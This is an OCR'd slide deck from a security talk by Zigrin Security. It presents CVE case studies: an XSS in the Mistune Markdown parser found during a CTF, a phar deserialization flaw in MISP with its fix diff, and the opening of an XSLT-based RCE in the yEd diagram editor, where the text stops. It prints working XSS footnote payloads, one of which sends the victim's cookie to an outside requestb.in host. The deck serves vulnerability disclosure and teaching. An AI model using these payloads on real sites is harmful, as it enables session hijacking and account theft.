ZIGRIN
SECURITY

Deszcz CVE

Case Study podatności w narzędziach open i closed source

Agenda

ZIGRIN SECURITY

- Introduction
- Do you play CTF?
- MISP and Phar deserialization
- RCE on a diagram desktop editor
- Call recording platform SQL injecton
- Provide good recommendations
- Desktop app for nuclear threats
- Concusions

Introduction

- CEO and Cybersecurity Expert in Zigrin Security
- 12 years of cybersecurity experience
- Industries
  - SaaS
  - Military
  - Healthcare
  - Banking & Insurance
  - E-commerce
  - You can read about some of them here:

    www.zigrin.com/advisories

Company

ZIGRIN SECURITY


We are a team of **cybersecurity perfectionists** and **experts** who offer you specialized knowledge and years of experience in software and hardware security testing.

You can read about how we help our customers get more secure: www.zigrin.com/casestudy

Do you play CTF?

Mistune

- Python Markdown parser
- github.com/lepture/mistune



```
import mistune

mistune.html(your_markdown_text)
```


- Hack.lu CTF 2017
- ctftime.org/task/4773
- Send a message to the admin
- Steal the admin’s cookie
- Admin clicks on all links

Goal: XSS

Do you play CTF?

- Reading documentation
- Sending some payloads
- Playing with local setup

I found footnotes




```
That's some text with a footnote.[^1]

[^1]: And that's the footnote.
```

It will be converted into HTML:


```
ıe text with a footnote.<sup class="footnote-ref" id="fnref-1"><a href="#fn-1">1</a>
ss="footnotes">

'><p>And that's the footnote.<a href="#fnref-1" class="footnote">&#8617;</a></p></li
```

Found XSS



```

Footnote 1 link[^first" onclick="alert(1)].
[^first" onclick="alert(1)]: Footnot

```

I stole admin’s cookie and got the flag




```

Footnote 1 link[^first" onclick="window.location.href='https://requestb.in/
    pmppk9pm?www='+escape(document.cookie)].

[^first" onclick="window.location.href='https://requestb.in/pmppk9pm?www='+escape
    (document.cookie)]: Footnot

```

Do you play CTF?

ZIGRIN SECURITY

- Turns out, you can XSS
  - on the latest version (at the time of the CTF)
  - with default configuration
- 0-day found in a CTF, nice
- Reported diretly to the Mistune maintainer
- CVE-2017-16876
- CVSS: 6.1 Medium



Description

Cross-site scripting (XSS) vulnerability in the _keyify function in mistune.py in Mistune before 0.8.1 allows remote attackers to inject arbitrary web script or HTML by leveraging failure to escape the "key" argument.

Metrics

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 6.1 MEDIUM **Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N


MISP and phar deserialization

ZIGRIN SECURITY

Open Source

Threat Intelligence

Platform



Malicious activities

Event ID	10878
Uuid	5aec700c-0eb8-468
Org	CIRCL
Owner org	CIRCL
Contributors	
Email	alexandre.dulaunoy
Tags	+
Date	2018-05-04
Threat Level	Low
Analysis	Initial
Distribution	All communities
Info	Malicious activities
Published	No
#Attributes	2
Last change	2018/05/04 02:38:12
Extends	
Extended by	
Sightings	0 (0)
Activity	

Distribution graph [atomic event]

Event not distributed to any sharing group

estimative-language:confidence-in-analytic-judgment="high"

High

Well corroborated information from proven sources. Minimal assumptions. Strong logical inferences and methods. No or

2018-04-20

Your organisation only

Threat Level: Low

Analysis: Initial

Event Info: Ransomware found on a production server

Extends event: 5ad8687b-0e10-4a8b-a157-46a5950d210f

Matched event

Id: 10728

Analysis: Completed

Threat level: Low

Tags:

circl:osint-feed tlp:white

malware_classification:malware-category="Ransomware"

osint:source-type="blog-post"

misp-galaxy:ransomware="CSGO Ransomware"

misp-galaxy:ransomware="MC Ransomware"

Info: OSINT - Minecraft & CS:GO Ransomware Strive For Media Attention

Authentication Failure Data

admin	313
test	180
ks365908	146
kimsufi	141
user	131
postgres	123
ubuntu	109
oracle	81
git	72
deploy	69
ftpuser	68
nagios	60
mysql	49
support	39
111111	38
guest	38
testuser	36

Authentication Failure Data

45.141.86.157	357
192.241.175.115	287
162.243.169.176	261
31.184.199.114	180
52.188.40.7	157
185.153.196.230	78
92.246.76.177	67
13.67.32.172	64
159.89.201.59	58
121.241.244.92	57
64.225.58.236	56
118.25.10.238	52
175.107.198.23	52
106.52.251.24	50
54.37.159.12	48
123.206.90.149	48
192.241.155.88	47

Achievements of my organization

Achievements Unlocked!

Event — Congratulations, you have shared your first event!

You have been using tags, good job!


Taxonomies have been used in your events.

Galaxies have no secrets for you in this Threat Sharing universe.

Next on your list:

MISP and phar deserialization


- Phar - PHP application in a single file – PHP Archive
- phar:// stream wrapper
- Useful for developers to run bundled scripts and perform admin tasks



```php
<?php

file_get_contents("phar:///var/www/html/myphar.phar/myfile.txt");

```

MISP and phar deserialization

- Phar deserialization occurs when an attacker
  - Uploads a phar file on a webserver
  - Knows the absolute path of that file
  - Can put input at least at the beginning of functions that understand phar:// wrapper
- Note: Uploaded file can have .zip or .tar extension



```php
<?php

file_get_contents("phar:///var/www/html/malicious.zip");

```


MISP and phar deserialization

- PoC || GTFO

MISP and phar deserialization

ZIGRIN SECURITY

- Vulnerability from 2019
- Reported directly to CIRCL team
- Assigned CVE by CIRCL team: CVE-2019-12868
- CVSS: 9.1 Critical
- Fix:




6 app/Model/Server.php

```
@@ -3076,6 +3076,9 @@ public function beforeHookBinExec($setting, $value)

      public function testForBinExec($value)
      {
+         if (substr($value, 0, 7) === "phar://") {
+             return 'Phar protocol not allowed.';
+         }
          $finfo = finfo_open(FILEINFO_MIME_TYPE);
          if ($value === '') {
              return true;
@@ -3094,6 +3097,9 @@ public function testForBinExec($value)

      public function testForWritableDir($value)
      {
+         if (substr($value, 0, 7) === "phar://") {
+             return 'Phar protocol not allowed.';
+         }
          if (!is_dir($value)) {
              return 'Not a valid directory.';
          }
```

RCE in a diagram desktop app


yEd is a free desktop application to create, import, edit, and automatically arrange diagrams



RCE in a diagram desktop app

- Attack vector – import functionalities – remember it :)
- Diagrams are saved as XML files
- Application allows to perform data transformation – XSLT (Extensible Stylesheet Language Transformations)
- XSLT documents define how to transform XML into other formats


RCE in a diagram desktop app



xml.xml

```xml
<?xml version="1.0" encoding="UTF-8"?>
<catalog>
    <cd>
        <title>CD Title</title>
        <artist>The artist</artist>
        <company>Da Company</company>
        <price>10000</price>
        <year>1760</year>
    </cd>
</catalog>
```


+



xsl.xsl

```xml
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
    <html>
    <body>
    <h2>The Super title</h2>
    <table border="1">
        <tr bgcolor="#9acd32">
            <th>Title</th>
            <th>artist</th>
        </tr>
        <tr>
        <td><xsl:value-of select="catalog/cd/title"/></td>
        <td><xsl:value-of select="catalog/cd/artist"/></td>
        </tr>
    </table>
    </body>
    </html>
</xsl:template>
</xsl:stylesheet>
```

=

